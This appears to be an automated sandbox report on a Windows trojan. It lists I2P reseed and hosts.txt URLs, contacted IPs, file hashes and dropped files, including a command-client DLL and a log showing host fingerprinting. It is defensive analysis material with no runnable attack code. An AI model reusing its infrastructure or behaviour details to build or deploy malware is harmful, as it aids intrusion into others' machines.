http://https://i2p.ghativega.in/	main.exe, main.exe, 00000020.00000003.27 82395094.00000142D89D6000.00000004.00000 020.00020000.00000000.sdmp, main.exe, 00 000020.00000002.2955509001.00007FFDFB7E4 000.00000002.00000001.01000000.0000000C.sdmp, main.exe, 00000020.00000002.2954829051.00000 142D893D000.00000004.00000020.00020000.0 0000000.sdmp, 6rRRlGVV.23.dr	true		unknown
http://https://reseed.i2pgit.org/6	main.exe, 00000020.00000003.2782395094.0 0000142D89D6000.00000004.00000020.000200 00.00000000.sdmp	false		unknown
http://upx.sf.net	Amcache.hve.31.dr	false	• URL Reputation: safe	unknown
http://shx5vqsw7usdaunyzr2qmes2fq37oumybpudrd4jjj4e4vk4uusa.b32.i2p/hosts.txt/	main.exe, 00000017.00000002.2668148330.0 0000157C5E3D000.00000004.00000020.000200 00.00000000.sdmp, main.exe, 00000020.000 00002.2954829051.00000142D893D000.000000 04.00000020.00020000.00000000.sdmp	false		unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://www2.mk16.de/	73tsjpnle0jv48sgryqfs6ph8t.exe, 0000000C.00000002.2335094214.00007FF71096E000.00000004.00000001.01000000.00000007.sdmp, main.exe, 00000017.00000002.2668148330.00000157C5E68000.00000004.00000020.00020000.00000000.sdmp, main.exe, 00000017.00000002.2669826636.00007FFDFB7E4000.00000002.00000001.01000000.0000000C.sdmp, main.exe, 00000017.00000002.2667528245.00000157C5A0F000.00000004.00000020.00020000.00000000.sdmp, main.exe, 00000017.00000002.2668148330.00000157C5E3D000.00000004.00000020.00020000.00000000.sdmp, main.exe, 00000020.00000002.2955509001.00007FFDFB7E4000.00000002.00000001.01000000.0000000C.sdmp, main.exe, 00000020.00000002.2954829051.00000142D893D000.00000004.00000020.00020000.00000000.sdmp, main.exe, 00000020.00000002.2954829051.00000142D899E000.00000004.00000020.00020000.00000000.sdmp, 6rRRlGVV.23.dr	true		unknown
http://reg.i2p/hosts.txt	main.exe, main.exe, 00000020.00000002.2955509001.00007FFDFB7E4000.00000002.00000001.01000000.0000000C.sdmp, main.exe, 00000020.00000002.2954930725.00000142D8DA8000.00000004.00000020.00020000.00000000.sdmp, main.exe, 00000020.00000002.2954829051.00000142D893D000.00000004.00000020.00020000.00000000.sdmp, i2p.conf.23.dr, 2L2zIVsY.23.dr, 6rRRlGVV.23.dr	false		unknown
http://https://reseed.stormycloud.org/HWUm~GTa	main.exe, 00000017.00000002.2668148330.00000157C5EC7000.00000004.00000020.00020000.00000000.sdmp	false		unknown
http://https://banana.incognet.io/i2pseeds.su3	main.exe, 00000017.00000002.2668284810.00000157C6271000.00000004.00000020.00020000.00000000.sdmp, main.exe, 00000017.00000003.2292775303.00000157C6272000.00000004.00000020.00020000.00000000.sdmp, main.exe, 00000017.00000003.2291390149.00000157C6272000.00000004.00000020.00020000.00000000.sdmp	false		unknown
http://https://reseed-pl.i2pd.xyz/F	main.exe, 00000017.00000002.2668148330.00000157C5EC7000.00000004.00000020.00020000.00000000.sdmp	false		unknown
http://https://reseed.memcpy.io/%	main.exe, 00000017.00000002.2668148330.00000157C5EC7000.00000004.00000020.00020000.00000000.sdmp	false		unknown
http://https://reseed.onion.im/w	main.exe, 00000020.00000003.2782395094.00000142D89D6000.00000004.00000020.00020000.00000000.sdmp	true		unknown
http://identiguy.i2p/hosts.txt	73tsjpnle0jv48sgryqfs6ph8t.exe, 0000000C.00000002.2335094214.00007FF71096E000.00000004.00000001.01000000.00000007.sdmp, main.exe, 00000017.00000002.2667528245.00000157C5A0F000.00000004.00000020.00020000.00000000.sdmp, i2p.conf.23.dr, 2L2zIVsY.23.dr	false		unknown
http://reg.i2p/hosts.txtf?	main.exe, 00000017.00000002.2668148330.00000157C5E3D000.00000004.00000020.00020000.00000000.sdmp	false		unknown
http://reg.i2p/hosts.txtei	main.exe, 00000020.00000002.2954829051.00000142D893D000.00000004.00000020.00020000.00000000.sdmp	false		unknown
http://https://reseed.diva.exchange/	main.exe, main.exe, 00000020.00000003.2782395094.00000142D89D6000.00000004.00000020.00020000.00000000.sdmp, main.exe, 00000020.00000002.2955509001.00007FFDFB7E4000.00000002.00000001.01000000.0000000C.sdmp, main.exe, 00000020.00000002.2954829051.00000142D893D000.00000004.00000020.00020000.00000000.sdmp, 6rRRlGVV.23.dr	true		unknown
http://https://reseed2.i2p.net/vp/p_lib.c	main.exe, 00000020.00000003.2782395094.00000142D89D6000.00000004.00000020.00020000.00000000.sdmp	false		unknown
http://https://legit-website.com/i2pseeds.su3	73tsjpnle0jv48sgryqfs6ph8t.exe, 0000000C.00000002.2335094214.00007FF71096E000.00000004.00000001.01000000.00000007.sdmp, main.exe, 00000017.00000002.2667528245.00000157C5A0F000.00000004.00000020.00020000.00000000.sdmp, i2p.conf.23.dr, 2L2zIVsY.23.dr	false		unknown
http://reg.i2p/hosts.txt?~	main.exe, 00000020.00000002.2954829051.00000142D893D000.00000004.00000020.00020000.00000000.sdmp	false		unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://i2pd.readthedocs.io/en/latest/user-guide/configuration/	73tsjpnle0jv48sgryqfs6ph8t.exe, 0000000C.00000002.2335094214.00007FF71096E000.00000004.00000001.01000000.00000007.sdmp, main.exe, 00000017.00000002.2667528245.00000157C5A0F000.00000004.00000020.00020000.00000000.sdmp, i2p.conf.23.dr, 2L2zlVsY.23.dr	false		unknown
http://https://banana.incognet.io:443/i2pseeds.su3	main.exe, 00000017.00000003.2291390149.00000157C6272000.00000004.00000020.00020000.00000000.sdmp, main.exe, 00000020.00000003.2782368111.00000142D89FE000.00000004.00000020.00020000.00000000.sdmp	false		unknown
http://https://reseed.stormycloud.org/	main.exe, main.exe, 00000020.00000003.2782395094.00000142D89D6000.00000004.00000020.00020000.00000000.sdmp, main.exe, 00000020.00000002.2955509001.00007FFDFB7E4000.00000002.00000001.01000000.0000000C.sdmp, main.exe, 00000020.00000002.2954829051.00000142D893D000.00000004.00000020.00020000.00000000.sdmp, main.exe, 00000020.00000002.2954829051.00000142D899E000.00000004.00000020.00020000.00000000.sdmp, 6rRRlGVV.23.dr	true		unknown
http://shx5vqsw7usdaunyzr2qmes2fq37oumybpudrd4jjj4e4vk4uusa.b32.i2p/hosts.txttp://	main.exe, 00000017.00000002.2668148330.00000157C5E3D000.00000004.00000020.00020000.00000000.sdmp, main.exe, 00000020.00000002.2954829051.00000142D893D000.00000004.00000020.00020000.00000000.sdmp	false		unknown
http://rus.i2p/hosts.txt	73tsjpnle0jv48sgryqfs6ph8t.exe, 0000000C.00000002.2335094214.00007FF71096E000.00000004.00000001.01000000.00000007.sdmp, main.exe, 00000017.00000002.2667528245.00000157C5A0F000.00000004.00000020.00020000.00000000.sdmp, i2p.conf.23.dr, 2L2zlVsY.23.dr	false		unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
80.74.145.70	reseed.diva.exchange	Switzerland		21069	ASN-METANETRoutingpeeringissuesnocmetanetchCH	true
2.178.241.192	unknown	Iran (ISLAMIC Republic Of)		12880	DCI-ASIR	false
45.126.126.80	unknown	Australia		64022	KAMATERAINC-AS-APKamateraIncHK	false
146.70.24.213	unknown	United Kingdom		2018	TENET-1ZA	false

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
85.236.190.252	unknown	Russian Federation		35032	TAHIONISP-ASRU	false
23.137.249.66	unknown	Reserved		397614	GTLAKESUS	false
95.68.156.35	unknown	Russian Federation		12389	ROSTELECOM-ASRU	false
89.87.222.219	unknown	France		5410	BOUYGTEL-ISPFR	false
23.137.250.108	banana.incognet.io	Reserved		397614	GTLAKESUS	true
91.149.236.241	unknown	Poland		41952	MARTON-ASPL	false
2.191.228.230	unknown	Iran (ISLAMIC Republic Of)		12880	DCI-ASIR	false
62.210.85.80	unknown	France		12876	OnlineSASFR	false
124.169.148.215	unknown	Australia		7545	TPG-INTERNET-APTPGTelecomLimitedAU	false
151.242.80.51	unknown	Iran (ISLAMIC Republic Of)		31549	RASANAIR	false
82.38.134.93	unknown	United Kingdom		5089	NTLGB	false
217.255.81.237	unknown	Germany		3320	DTAGInternetserviceprovideroperationsDE	true
173.68.123.78	unknown	United States		701	UUNETUS	true
83.255.145.146	unknown	Sweden		39651	COMHEM-SWEDENSE	false
45.30.192.252	unknown	United States		7018	ATT-INTERNET4US	false
173.47.97.119	unknown	United States		26788	ROGERS-COMMUNICATIONSCA	false
23.128.248.23	unknown	Reserved		397120	CHEMUNGCONYUS	true
77.54.240.255	unknown	Portugal		12353	VODAFONE-PTVodafonePortugalPT	true
87.225.96.167	unknown	Russian Federation		12389	ROSTELECOM-ASRU	false
80.46.94.241	unknown	United Kingdom		9105	TISCALI-UKTalkTalkCommunicationsLimitedGB	false
50.100.197.208	unknown	Canada		603	BACOM2-ASCA	false
99.174.64.226	unknown	United States		7018	ATT-INTERNET4US	false

Private
IP
127.0.0.1

General Information

Joe Sandbox version:	41.0.0 Charoite
Analysis ID:	1531723
Start date and time:	2024-10-11 16:52:10 +02:00
Joe Sandbox product:	CloudBasic
Overall analysis duration:	0h 9m 22s
Hypervisor based Inspection enabled:	false
Report type:	light
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 x64 22H2 with Office Professional Plus 2019, Chrome 117, Firefox 118, Adobe Reader DC 23, Java 8 Update 381, 7zip 23.01
Number of analysed new started processes analysed:	33
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Sample name:	file.exe
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@45/68@2/27
EGA Information:	• Successful, ratio: 66.7%

HCA Information:	Failed
Cookbook Comments:	• Found application associated with file extension: .exe

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, WMIADAP.exe, SIHClient.exe, conhost.exe, WmiPrvSE.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 20.42.73.29
- Excluded domains from analysis (whitelisted): ocsp.digicert.com, slscr.update.microsoft.com, otelrules.azureedge.net, login.live.com, blobcollector.events.data.trafficmanager.net, onedsblobprdeus15.eastus.cloudapp.azure.com, ctldl.windowsupdate.com, umwatson.events.data.microsoft.com, fe3cr.delivery.mp.microsoft.com
- Execution Graph export aborted for target 73tsjpnle0jv48sgryqfs6ph8t.exe, PID 6248 because it is empty
- Execution Graph export aborted for target file.exe, PID 7096 because there are no executed function
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size exceeded maximum capacity and may have missing disassembly code.
- Report size exceeded maximum capacity and may have missing network information.
- Report size getting too big, too many NtCreateKey calls found.
- VT rate limit hit for: file.exe

Simulations

Behavior and APIs

Time	Type	Description
10:53:08	API Interceptor	298x Sleep call for process: file.exe modified
10:53:09	API Interceptor	39x Sleep call for process: powershell.exe modified
10:54:35	API Interceptor	40x Sleep call for process: main.exe modified
10:54:40	API Interceptor	1x Sleep call for process: WerFault.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_main.exe_59e5c191145a7e657df69e5cbadfff4911e783_61e28721_381d6b4d-05a1-4382-babe-90fa558ea39b\Report.wer

Process:	C:\Windows\System32\WerFault.exe
File Type:	Unicode text, UTF-16, little-endian text, with CRLF line terminators
Category:	dropped

Size (bytes):	65536
Entropy (8bit):	0.9805730517966776
Encrypted:	false
SSDEEP:	96:V4wFgDac6OsehMX7q9fwQXIDcQic6EcERcw3W3d+HbHg/opAnQzOqg7ThVMkQBr6:Pa2c6O/d0MALS36jV7EzuiFXZ24lO8l
MD5:	BF30ED6D98526E033653DAA37E8B2BBC
SHA1:	30CB07EAE72BF1B4A12AA4657E0A1D2524F48035
SHA-256:	656CE38AA916CC503773E87FF22DFA565D6A0058323AFA7A9DE92F4E55445CA5
SHA-512:	8E5EA50AC5A800748B20E11713BF1F3D73C78C2E0BE49B95B8707C68D5B1FD6B8F143347964A2CF8AAC2F6A5BA63A33A2C8CAFDD308B9A0DA780D71725286B63
Malicious:	**true**
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.3.7.3.1.3.2.0.7.1.9.4.1.4.7.1.4.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.3.7.3.1.3.2.0.7.2.4.7.2.7.1.7.8.....R.e.p.o.r.t.S.t.a.t.u.s.=.5.2.4.3.8.4.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.3.8.1.d.6.b.4.d.-.0.5.a.1.-.4.3.8.2.-.b.a.b.e.-.9.0.f.a.5.5.8.e.a.3.9.b.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.c.6.b.f.9.7.d.8.-.a.5.8.8.-.4.a.4.a.-.8.6.a.0.-.c.d.b.d.d.a.7.3.5.4.a.0.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....N.s.A.p.p.N.a.m.e.=.m.a.i.n...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.0.a.6.0.-.0.0.0.0.-.0.0.1.4.-.d.b.5.6.-.d.b.6.7.e.d.1.b.d.b.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.0.3.1.8.d.4.3.1.0.6.5.7.e.8.3.6.8.5.5.7.f.1.8.3.e.1.5.c.4.7.c.d.0.0.0.0.f.f.f.f.!.0.0.0.0.a.5.a.c.f.e.6.3.9.7.d.f.f.c.6.1.d.2.4.3.2.0.6.8.8.5.c.3.8.9.e.a.0.5.4.2.8.7.5.5.!.m.a.i.n...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.r.=.1.9.7.0././.0.1././.0.1.:.0.0.:.0.0.:.0.0.!.1.d.

C:\ProgramData\Microsoft\Windows\WER\Temp\WERF885.tmp.dmp

Process:	C:\Windows\System32\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, Fri Oct 11 14:54:32 2024, 0x1205a4 type
Category:	dropped
Size (bytes):	628936
Entropy (8bit):	1.01212478603393
Encrypted:	false
SSDEEP:	768:dPl4NwUHNZrLa4VqesSC92Kt2GdKlcwkVzW21tvTVin5tKpl2shiWZ7m2dQzKLOn:dPaJOINKQ6pD4n9
MD5:	9113770526C65C25CBF53DAFBEB742C1
SHA1:	58FF5D6B1142CECC626057E8AC2B5C5479E124CD
SHA-256:	FB7489A510CE1A61F1FEDDD07E5B4A01B7E0C3C48AE1076253EF220B8F36B4D4
SHA-512:	0F79904772D75EF75BF7B0B0BDE129BBCA30FE6646DD921FB68ACD9CE5080ADE13FC6D4B8EE45F6E88B0D2B348E44DD4E216104DBCF5878322914C0670FC12CE
Malicious:	false
Preview:	MDMP..a..... .....(<.g.....$.....(...8.....` .....h.....`.....8.....T.....(....j.....\!.....H#.....eJ.....#.. ....Lw.....T.....`....<.g.....@.....,...E.a.s.t.e.r.n. .S.t.a.n.d.a.r.d. .T.i.m.e.....E.a.s.t.e.r.n. .S.u.m.m.e.r. .T.i.m.e..... .....1.9.0.4.1...1...a.m.d.6.4.f.r.e...v.b._.r.e.l.e.a.s.e...1.9.1.2.0.6.-.1.4.0.6..... ....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERF9CE.tmp.WERInternalMetadata.xml

Process:	C:\Windows\System32\WerFault.exe
File Type:	XML 1.0 document, Unicode text, UTF-16, little-endian text, with CRLF line terminators
Category:	dropped
Size (bytes):	6706
Entropy (8bit):	3.7215090046866637
Encrypted:	false
SSDEEP:	96:RSIU6o7wVetb1E0d9eYHV40Xh5aM4UB89bSeDgUfnmm:R6l7wVeJ1EVYHZprB89bSeFnmm
MD5:	82345A462558A62672C2C75D6B4A047E
SHA1:	A86261D43F6757A0388FF833A368A3A69AFB6E37
SHA-256:	506D1BC3DB2E706F8E15939E085A9EADF606B3C417476407B18E166C520ECC1D
SHA-512:	AD46F9AC7EDC95C67EE195AA03C7DD93A36A8C9507D3D084A37A1344811691E5218D6935C124936ADEEEBA57B9C9ED611044427375F4E2770F0C995A908B914C
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.9.0.4.5.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.9.0.4.1...2.0.0.6...a.m.d.6.4.f.r.e...v.b._.r.e.l.e.a.s.e...1.9.1.2.0.6.-.1.4.0.6.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.2.0.0.6.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.2.0.5.7.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.2.6.5.6.<./.P.i.

C:\ProgramData\Microsoft\Windows\WER\Temp\WERF9EE.tmp.xml

Process:	C:\Windows\System32\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4603
Entropy (8bit):	4.411656164499835

Encrypted:	false
SSDEEP:	48:cvIwWl8zs9rJg771l9RWWpW8VYgYm8M4JD2+AFXyq85/3Tg4p3Yibd:uIjf9Fl7G37VkJAKgY3Yibd
MD5:	1B94EBB13739A9F843AE325FEDB2CD71
SHA1:	125384DE1FBF469A4C5C68BB5E47841A4ACC46D1
SHA-256:	C4A43D83266D3FD583AD1C5BE7E31E2C3C55E0E9449FC0A2000B029077B6545C
SHA-512:	1DA53E07D1364E510D1EB9CA7DA5392E0504B7B4F012F34A85A067BCF3301E03618BCBB1C0DD59E6B57005F09FCBF28C542CA78E059402DD8B200645E7CB88 8
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="19045" />.. <arg nm="vercsdbld" val="2006" />.. <arg nm="verqfe" val="2006" />.. <arg nm="csdbld" val="2006" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="2057" />.. <arg nm="geoid" val="223" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="538917" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.789.19041.0-11.0.1000" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="409

C:\ProgramData\Microsoft\Windows\WER\Temp\WERF9FC.tmp.csv

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	78902
Entropy (8bit):	3.0940774677149414
Encrypted:	false
SSDEEP:	1536:J4K5VtjFlZ0cM7x4rlSVgZwb0s0QnaLI+wM:J4K5VtjFlZ0cM7x4rlSVgZwb0s0QnQIW
MD5:	CE8315AA6AA5C5687472EA302DB22AF6
SHA1:	17F53B5DACA9E46454AD3B3AE23B131850BDFFE4
SHA-256:	AFDFE71EC441C20D333DCC634713A1C3823B6A6921A22000AA12121D9D14AF93
SHA-512:	3A3181617E45FF900B4AB1195443BA0426B55204DF5F444C9C48849FD69877CC8970B3AB2D48BC2D0A02070673A70A47C2E532384A91B33080467BF5B473DFB4
Malicious:	false
Preview:	I.m.a.g.e.N.a.m.e.,.U.n.i.q.u.e.P.r.o.c.e.s.s.I.d.,.N.u.m.b.e.r.O.f.T.h.r.e.a.d.s.,.W.o.r.k.i.n.g.S.e.t.P.r.i.v.a.t.e.S.i.z.e.,.H.a.r.d.F.a.u.l.t.C.o.u.n.t.,.N.u.m.b.e.r.O.f.T.h.r.e.a.d.s.H.i.g.h.W.a.t.e.r.m.a.r.k.,.C.y.c.l.e.T.i.m.e.,.C.r.e.a.t.e.T.i.m.e.,.U.s.e.r.T.i.m.e.,.K.e.r.n.e.l.T.i.m.e.,.B.a.s.e.P.r.i.o.r.i.t.y.,.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.,.V.i.r.t.u.a.l.S.i.z.e.,.P.a.g.e.F.a.u.l.t.C.o.u.n.t.,.W.o.r.k.i.n.g.S.e.t.S.i.z.e.,.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.,.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.P.a.g.e.f.i.l.e.U.s.a.g.e.,.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.,.P.r.i.v.a.t.e.P.a.g.e.C.o.u.n.t.,.R.e.a.d.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.W.r.i.t.e.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.O.t.h.e.r.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.R.e.a.d.T.r.a.n.s.f.e.r.C.o.u.n.t.,.W.r.i.t.e.T.r.a.n.s.f.e.r.C.o.u.n.t.,.O.t.h.e.r.T.r.a.n.s.f.e.r.C.o.u.n.t.,.H.a.n.

C:\ProgramData\Microsoft\Windows\WER\Temp\WERFA3B.tmp.txt

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	13340
Entropy (8bit):	2.6866623956122084
Encrypted:	false
SSDEEP:	96:TiZYW9i0HG8nYpYiVW6HAUYEZ7dtNiUIXHNwvkzDFa964MqwKIHw3:2ZDVOJdWFa964Mqw9Hw3
MD5:	4233619CA1CE1C809D6AF5D42223F8F6
SHA1:	C6B19111FFCA68AD086359C14966BC8C8CA6872F
SHA-256:	557F1C8F6F3D9093716C86786A7DA45AAA670DC8DDA7C33450C9660E83E91A83
SHA-512:	D850EDD9119F48C8E422DA2AEE75B15CC1EE20995DEE869526BC0B9137FFB4A597C29B02F31477681634B4576190ED674BB403B5B07DC4DF325AE93891AA57E C
Malicious:	false
Preview:	B...T.i.m.e.r.R.e.s.o.l.u.t.i.o.n. . . . . .1.5.6.2.5.0.....B...P.a.g.e.S.i.z.e. . . . . .4.0.9.6.....B...N.u.m.b.e.r.O.f.P.h.y.s.i.c.a.l.P.a.g.e.s. . . . . .1.0.4.8.3.3.3.....B...L.o.w.e.s.t.P.h.y.s.i.c.a.l.P.a.g.e.N.u.m.b.e.r. . . . . .2.....B...H.i.g.h.e.s.t.P.h.y.s.i.c.a.l.P.a.g.e.N.u.m.b.e.r. . . . . .1.3.1.0.7.1.9.....B...A.l.l.o.c.a.t.i.o.n.G.r.a.n.u.l.a.r.i.t.y. . . . . .6.5.5.3.6.....B...M.i.n.i.m.u.m.U.s.e.r.M.o.d.e.A.d.d.r.e.s.s. . . . . .6.5.5.3.6.....B...M.a.x.i.m.u.m.U.s.e.r.M.o.d.e.A.d.d.r.e.s.s. . . . . .1.4.0.7.3.7.4.8.8.2.8.9.7.9.1.....B...A.c.t.i.v.e.P.r.o.c.e.s.s.o.r.s.A.f.f.i.n.i.t.y.M.a.s.k. . . . .

C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\95cRhCj4pPDP.acl

Process:	C:\Users\user\AppData\Local\Temp\73tsjpnle0jv48sgryqfs6ph8t.exe
File Type:	data
Category:	dropped
Size (bytes):	456
Entropy (8bit):	3.2341395630162877
Encrypted:	false
SSDEEP:	12:Ml8Pi7t8+d/fQfjfEWNfElsfghFfShFfgmSem4emzYWr:k8APd/oj8i8ls0FSFgID7r
MD5:	40AB00517F4227F2C3C334F1D16B65B4

SHA1:	F8D57AF017E2209B4FB24122647FD7F71B67C87C
SHA-256:	4BAF4B78D05A28AF7DEE7DBBCE2B4EDF6053D9239C1756C932BE9F2FEEE4EF85
SHA-512:	75D74306F043B864295F09A60C19A43494C226664733C99318989CE5C22CB9395BB407FB5C8C0268AD9184A79813304ED5FC943A6B53DB54F5F225CDA31650E3
Malicious:	false
Preview:	C.o.m.p.u.t.e.r...{.2.0.d.0.4.f.e.0.-.3.a.e.a.-.1.0.6.9.-.a.2.d.8.-.0.8.0.0.2.b.3.0.3.0.9.d.}.....D.:.A.I.(.D.;.;.F.A.;.;.;.B.U.).(.A.;.;.F.A.;.;.;.B.A.).(.A.;.O.I.C.I.I.D.;.F.A.;.;.;.B.A.).(.A.;.I.D.;.F.A.;.;.;.S.Y.).(.A.;.O.I.C.I.I.O.I.D.;.F.A.;.;.;.C.O.).(.A.;.O.I.C.I.I.O.I.D.;.F.A.;.;.;.S.Y.).(.A.;.O.I.C.I.I.D.;.0.x.1.3.0.1.f.f.;.;.;.I.U.).(.A.;.O.I.C.I.I.D.;.0.x.1.3.0.1.f.f.;.;.;.S.U.).(.A.;.O.I.C.I.I.D.;.0.x.1.3.0.1.f.f.;.;.;.S.-.1.-.5.-.3.).....

C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\cnccli.dll

Process:	C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\main.exe
File Type:	PE32+ executable (DLL) (console) x86-64 (stripped to external PDB), for MS Windows
Category:	dropped
Size (bytes):	115200
Entropy (8bit):	6.220212606349767
Encrypted:	false
SSDEEP:	1536:GQTj0nA3CwwEWLUbltMR8tGZ9G+Yv953a6nfgXqobk5l:GQP02C7LUbltdQG+Yra64Xqo45l
MD5:	BE6174AE2B452DA9D00F9C7C4D8A675B
SHA1:	0ABD2C76C82416AE9C30124C43802E2E49C8ED28
SHA-256:	A62BDF318386AAAB93F1D25144CFBDC1A1125AAAD867EFC4E49FE79590181EBF
SHA-512:	5631B1595F8CEE8C0DFA991852259FEE17EA8B73A9EED900A10450BBB7C846ACFC88C32930BE379D60EFA6AE1BBBEAD0A605A9F36E20129B53BCA36B13BA5858
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..d.....".....(.....\.....".h.....P.....7F.. ..`... .....^.....@..l.....@...(.....h.....text...(.....`..`.data.....0.....@. ...rdata..`d...@...f...(.....@..@.pdata.....@..@.xdata.....@..@.bss.....edata..^.....@..@.idata..... .....@....CRT....X... .....@....tls.....0.....@....reloc..l....@.....@..B..... .....

C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\cnccli.log

Process:	C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\main.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	3012
Entropy (8bit):	5.5536054899701774
Encrypted:	false
SSDEEP:	48:CFdHW54yclDYcm9FLnvU4bcPPu4bcPPTM94bcPPZ4bcPPA4bcPPL4bcPPcWIe18J:idH9NYJ9Vv3YPpYPTNYP6YPTYPcYPV3a
MD5:	61A42BC544FC81E6511B6B8F991458C2
SHA1:	ED948623EB0777AE8612B70B99E54E53B808DAAE
SHA-256:	C812464D10B3FF2362E37C04FF0DBC7974BC88EA9962BF360407712CB199DDAF
SHA-512:	EF203003D86885D42772B89D52B7DE0531ADB00B31A973D89FD812D65E756CB43617AFC47F8EF2CD6B25357ADF4BD3A8675983DB17BBDB170F6354AB7B57E7A
Malicious:	false
Preview:	[I] (debug_init) -> Log open success(flog_path=C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\cnccli.log)..[I] (debug_init) -> Done..[D] (ini_get_sec) -> Done(name=main)..[D] (ini_get_var) -> Done(sec=main,name=version,value=400004957b19a09d)..[I] (module_load) -> Done(name=ntdll.dll,ret=0x00007ffe22170000)..[D] (module_get_proc) -> Done(hnd=0x00007ffe22170000,name=RtlGetVersion,ret=0x00007ffe221ae520)..[I] (sys_init) -> GetWindowsDirectoryA done(sys_win_dir=C:\Windows)..[D] (registry_get_value) -> Done(root=0xffffffff80000002,key=SOFTWARE\Microsoft\Cryptography,param=MachineGuid)..[I] (sys_init) -> GetWindowsDirectoryA done(sys_mach_guid=9e146be9-c76a-4720-bcdb-53011b87bd06)..[I] (sys_init) -> GetVolumeInformationA done(vol=C:\,vol_sn=88d241f9)..[I] (sys_init) -> 